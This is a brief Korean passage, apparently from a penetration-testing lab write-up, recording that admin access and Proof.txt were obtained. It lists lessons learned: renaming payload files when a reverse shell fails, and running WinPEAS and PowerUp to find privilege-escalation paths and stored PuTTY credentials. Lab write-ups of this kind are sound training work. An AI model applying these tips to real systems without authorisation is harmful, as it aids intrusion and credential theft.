
관리자 그룹에 속해 Proof.txt 획득

몰랐던 것
- 실패했던 파일의 이름을 재사용하면 쉘이 안붙음, 완벽한 상황인데 쉘이 안붙으면 파일 이름을 새롭게 만들어서 리버스쉘을 연결해볼 것
- WinPEAS.exe를 침투하자마자 돌리자. putty 크리덴셜 정보도 기록됨
- 권한상승 취약점을 찾는 Powerup.ps1 실행하면 putty 크리덴셜이 출력되지 않았음 꼭 winPEAS, Powerup 모두 실행해봐야 함